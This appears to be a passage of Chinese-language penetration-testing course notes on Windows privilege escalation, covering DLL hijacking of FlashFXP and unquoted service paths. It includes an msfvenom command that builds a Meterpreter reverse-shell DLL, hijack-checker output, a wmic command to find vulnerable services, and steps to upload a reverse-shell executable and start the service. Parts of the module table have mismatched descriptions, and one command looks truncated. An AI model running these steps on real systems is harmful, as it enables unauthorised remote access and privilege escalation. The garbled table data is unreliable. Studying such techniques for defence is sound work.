- 13 msfvenom -p windows/meterpreter/reverse_tcp lhost=xx.xx.xx.xx lport=xx -f dll -o xiaodi.dll
- 14 提信息收集相关软件及DLL问题程序，本地调试成功后覆盖DLL实现利用



进程ID 任务组ID 公司名 描述 路径

chrome.exe	25604	Google LLC	Google Chrome	C:\Users\Administrator\AppData\Local\Google\Chrome\Application\chrome.exe
HRsword_v5.0.1.1.exe	21180	Beijing Huorong Net...	Huorong Sword GUI Frontend	E:\privilege\138\检测项目\HRsword_v5.0.1.1\HRsword_v5.0.1.1.exe
cmd.exe	7988	Microsoft Corporation	Windows 命令处理程序	C:\Windows\System32\cmd.exe
conhost.exe	8948	Microsoft Corporation	控制台窗口主机	C:\Windows\System32\conhost.exe
HRsword.exe	29508	Beijing Huorong Net...	Huorong Sword GUI Frontend	C:\Users\Administrator\AppData\Local\Temp\7ZipSfx.000\HRsword.exe
usysdiag.exe	29556	Beijing Huorong Net...	Huorong Sysdiag Helper	C:\Users\Administrator\AppData\Local\Temp\7ZipSfx.000\usysdiag.exe

模块列表

名称	安全状态	基址	大小	路径	公司名	描述
ntshrui.dll	系统文件	0x000000063...	0x0005E000	C:\Windows\SysWOW64\ntshrui.dll	Microsoft Corporation	用于共享的外壳扩展
escapi.dll	系统文件	0x000000067...	0x0000E000	C:\Windows\SysWOW64\escapi.dll	Microsoft Corporation	Offline Files Win32 API
Windows.Syst...	系统文件	0x000000058...	0x000E2000	C:\Windows\SysWOW64\Windows.System.Launcher.dll	Microsoft Corporation	Windows.System.Launcher
windows.state...	系统文件	0x000000064...	0x00014000	C:\Windows\SysWOW64\windows.staterepositorycore.dll	Microsoft Corporation	Windows.StateRepository API C...
tiptsf.dll	系统文件	0x00000007A...	0x00082000	C:\Program Files (x86)\Common Files\microsoft shared\In...	Microsoft Corporation	触摸键盘和手写板文本服务框架
MPR.dll	系统文件	0x000000073...	0x00019000	C:\Windows\SysWOW64\MPR.dll	Microsoft Corporation	多播程序库由器 DLL
p9np.dll	系统文件	0x000000058...	0x00022000	C:\Windows\SysWOW64\p9np.dll	Microsoft Corporation	Plan 9 Network Provider
drprov.dll	系统文件	0x000000064...	0x0000A000	C:\Windows\SysWOW64\drprov.dll	Microsoft Corporation	Microsoft 远程桌面会话主机服务...
ntlanman.dll	系统文件	0x00000007A...	0x00019000	C:\Windows\SysWOW64\ntlanman.dll	Microsoft Corporation	Microsoft LAN 管理器
davclnt.dll	系统文件	0x00000007A...	0x00019000	C:\Windows\SysWOW64\davclnt.dll	Microsoft Corporation	Web DAV Client DLL
WINSTA.dll	系统文件	0x00000007A...	0x0004D000	C:\Windows\SysWOW64\WINSTA.dll	Microsoft Corporation	Winstation Library
wkscli.dll	系统文件	0x00000007A...	0x00013000	C:\Windows\SysWOW64\wkscli.dll	Microsoft Corporation	Workstation Service Client DLL
dinashext.dll	系统文件	0x00000007A...	0x00048000	C:\Windows\SysWOW64\dinashext.dll	Microsoft Corporation	DLNA Namespace DLL
PlayToDevice.dll	系统文件	0x00000007A...	0x0004C000	C:\Windows\SysWOW64\PlayToDevice.dll	Microsoft Corporation	PLAYTODEVICE DLL
DevDisptemP...	系统文件	0x00000007A...	0x0001C000	C:\Windows\SysWOW64\DevDisptemProvider.dll	Microsoft Corporation	DeviceItem inproc devquery 子...
MMDevApi.dll	系统文件	0x000000064...	0x00078000	C:\Windows\SysWOW64\MMDevApi.dll	Microsoft Corporation	MMDevice API
DEVOBJ.dll	系统文件	0x000000071...	0x0002A000	C:\Windows\SysWOW64\DEVOBJ.dll	Microsoft Corporation	Device Information Set DLL
wpdshext.dll	系统文件	0x000000078...	0x0008F000	C:\Windows\SysWOW64\wpdshext.dll	Microsoft Corporation	便携设备 Shell 扩展
PortableDevic...	系统文件	0x00000007A...	0x00084000	C:\Windows\SysWOW64\PortableDeviceApi.dll	Microsoft Corporation	Windows 便携设备 API 组件
SETUPAPI.dll	系统文件	0x000000076...	0x00044000	C:\Windows\SysWOW64\SETUPAPI.dll	Microsoft Corporation	Windows 安装程序 API
WINTRUST.dll	系统文件	0x000000075...	0x00051000	C:\Windows\SysWOW64\WINTRUST.dll	Microsoft Corporation	Microsoft Trust Verification APIs
WMVCore.DLL	系统文件	0x00000007A...	0x00041000	C:\Windows\SysWOW64\WMVCore.dll	Microsoft Corporation	ASN.1 Runtime APIs
WMASF.DLL	系统文件	0x00000007A...	0x00041000	C:\Windows\SysWOW64\WMASF.DLL	Microsoft Corporation	便携媒体设备命令行解释器扩展
libeay32.dll	数字签名文件	0x000000010...	0x00110000	E:\privilege\138\FlashFXP-DLL劫持\FlashFXP\libeay32.dll	The OpenSSL Project, http://www...	Windows Media ASF DLL
ssleay32.dll	数字签名文件	0x00000000C...	0x0003D000	E:\privilege\138\FlashFXP-DLL劫持\FlashFXP\ssleay32.dll	The OpenSSL Project, http://www...	Windows Media ASF DLL

找到非系统相关的dll进行劫持

FlashFXP

批量自动验证DLL劫持 | Copyright (C) 2019 anhkgg 汉客儿



目标: E:\privilege\138\FlashFXP-DLL劫持\FlashFXP\flashfxp.exe


待验证DLL列表: (全路径或名称) 支持作者 验证 退出

E:\privilege\138\FlashFXP-DLL劫持\FlashFXP\libeay32.dll

或者使用该工具进行dll劫持检测

test result: Delay 32.0s










3.3 Win系统提权-本地普通用户-未引号服务

- 1 #Windows-不带引号服务路径配合MSF-MacroExpert
- 2 原理：服务路径配置由于目录空格问题，可上传文件配合解析恶意触发执行
- 3 过程：检测服务权限配置-制作文件并上传-服务路径指向解析-等待调用成功
- 4 检测命令：
- 5 `wmic service get name,displayname,pathname,startmode |findstr /i "Auto" |findstr /i /v "C:\windows\\" |findstr /i /v ""`
- 6 上传反弹exe，设置好对应执行名后，执行`sc start "Macrpert"`

路径带空格并且没有使用引号，安全问题。

